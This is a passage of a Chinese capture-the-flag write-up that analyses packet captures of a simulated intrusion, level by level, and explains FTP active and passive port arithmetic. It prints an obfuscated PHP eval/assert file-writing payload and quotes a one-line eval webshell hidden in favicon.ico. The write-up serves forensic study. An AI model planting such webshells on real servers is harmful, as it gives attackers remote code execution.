
```
array_map("ass"."ert",array("ev"."Al(\"\\\$xx=\\\"Ba"."SE6"."4_dEc"."OdE\\\";@ev"."al(\\\$xx('@ini_set("display_errors","0");@set_time_limit(0);if(PHP_VERSION<'5.3.0'){@set_magic_quotes_runtime(0);};echo("X@Y");$f='/var/www/html/diypage/scan.php';$c=$_POST["z1"];$c=str_replace("\r","",$c);$c=str_replace("\n","",$c);$buf="";for($i=0;$i<strlen($c);$i+=2)$buf.=urldecode('%'.substr($c,$i,2));echo(@fwrite(fopen($f,'w'),$buf)?'1':'0');;echo("X@Y");die();'));\");"));
```

至此，关卡 06 搞定。

在看看下面的包，又发现了关卡 07 的答案，即黑客进行内网扫描的端口范围。




而在做题时，我看错了，以为下面这个包是端口的范围。




至此，第五个数据包分析完毕

关卡 08~10




打开第六个数据包，过滤下，包不多，分析一波。黑客又登陆了后台管理，进入了备份系统，对其中的 bak_2018-01-29-17-47-52.zip 文件，进行下载。


关卡 08 搞定。




接着打开第七个数据包包，过滤下，查看第一个包



解码下，看到 favicon.ico （ico 是图标文件的后缀名）




在把对应的 z1 的值拖到 winhex 里，在结尾部分可以发现一句话木马 "<?php @eval($_POST['picto']);?>"




picto 即为隐藏在 favicon.ico 图片中的一句话木马。关卡 09 搞定。

继续分析流量包，发现 95286 分组的数据表示黑客查看了文件目录下的文件，而 106442 分组中的数据修改了 obj_edit.php 的内容。



而在整个过滤后的数据包末端，出现了一个新的 tunnel.php




经过分析，是新建的一个木马文件 tunnel.php ，作用是设置代理，监听端口。

所以，黑客是通过修改 obj_edit.php 文件，配合 tunnel.php 进行下一步行动。关卡 10 搞定。


第七个数据包分析完毕。

关卡 11~14



打个岔，这次比赛我觉得从关卡 11 到关卡 14 都不好做，对于我个人而言，我是在 13 点之前做完全部的数据分析题的，九点开始的比赛，前十个问题我花了两个多小时完成，剩下的全部花在后四题。。。


打开第八个数据包，结合关卡 11 的问题，一脸懵逼。。后面发现端口 1433 即是 ftp 开放的端口（别问为什么，这题我真是懵的，我刚开始懵 22,错了，后面看到这个 1433，试一下，竟然对了）



关卡 11 搞定（懵的，请老哥们指教）。

剩下的第八个数据包的分组，可以分析得知，黑客在爆破 ftp 的账号和密码，但是没成功。

接着打开第九个数据包，过滤分析




这个 ftp 我是怎么找到并最终确认的呢？因为观察了下，下面那个标记的数据包是第一个 ftp 的命令操作，而离这个 ftp 命令最近的密码是 62236 显示的内容 ，我才提交并确认这个密码的。关卡 12 搞定。

剩下的关卡 11 和关卡 14 我是怎么做出来的呢？。。。我说了，你可能觉得这是运气，但，你不得不承认，这是 wireshark 的一个功能，但是你不知

道，而我知道。


当我做完关卡 11 后，剩下 http 数据包特别多，长时间分析无果，我换了个思路，把数据包的分组按 Length 排序，而不是按分组号排序。


查看第一个包，就会发现有个 readmd.rtf (比赛的时候提交错误，后面问了小丢姐姐，姐姐说把第二个 d 改成 e)



为啥我最后可以确定答案是 readmd.rtf 去向小丢姐姐问是不是原本的答案有错呢?

因为，在接下来的分析中，我找到了另外一个显示目录的分组，下面是它们的对比。





可以发现，时间的误差和新文件的写入正好符合时间差。所以，关卡 12 搞定。

最后就剩下了个关卡 14 了。。。这个。真的。。。。又是懵的。

最后一题在剩余最后四题又是做的最久的。


这里考察了一个知识点：

227 Entering Passive Mode (127,0,0,1,26,80)

代表客户机使用 PASV 模式连接服务器的 26x256+80=6764 端口。

然后过滤 IP，找到端口。（等会讲讲）

但是那时候我不会啊。。不知道啊。。。咋办，继续找呗。。。后面发现了这个



这个 CVE-2017-8570 即是最后的答案。。。

在分析过程中，我也看到了这个，还郁闷怎么会有这玩意来着。。后面，卡最后一题实在太久了，小丢姐姐也问我们还有没有没吃饭的，我就乖乖地去吃饭饭了。吃饭过程，想了想，不对啊，那个 CVE 是干啥的，会不会就是最后一题答案，越想越觉得有这可能，扒了几口饭就回去提交，提交前口里喊了一声“圣光请赐予我力量”。弹出提示，“恭喜你，完成本比赛所有关卡，并给予 30%的总分额外奖励”，队友这个时候疯狂摸我大腿，口里念叨着“大佬大佬大佬啊”。

真变态，人家可是腼腆羞涩的纯情单身大男孩呢。

讲讲赛题的坑点

坑点 1

关卡 14 的正确解题模式

这里介绍两种方法，一种是按 tcp 端口过滤，另一种是在 wireshark 中改

变 ftp 端口号。

第一种方法：

先介绍下 FTP 的连接模式：其有两种方式，PORT（主动模式）和 PASV（被动模式），均是相对于服务器而言的。

一、以 PORT 模式连接服务器的情况。其中在 LOG 里有这样的记录：

PORT 127,0,0,1,28,37 告诉服务器当收到这个 PORT 指令后，连接 FTP 客户的 28x256+37=7205 这个端口

Accepting connection : 127.0.0.1:20 表示服务器接到指令后用 20 端口连接 7205 端口，而且被 FTP 客户接受。

二、以 PASV 模式连接服务器，连接 LOG 里有这样几句话：

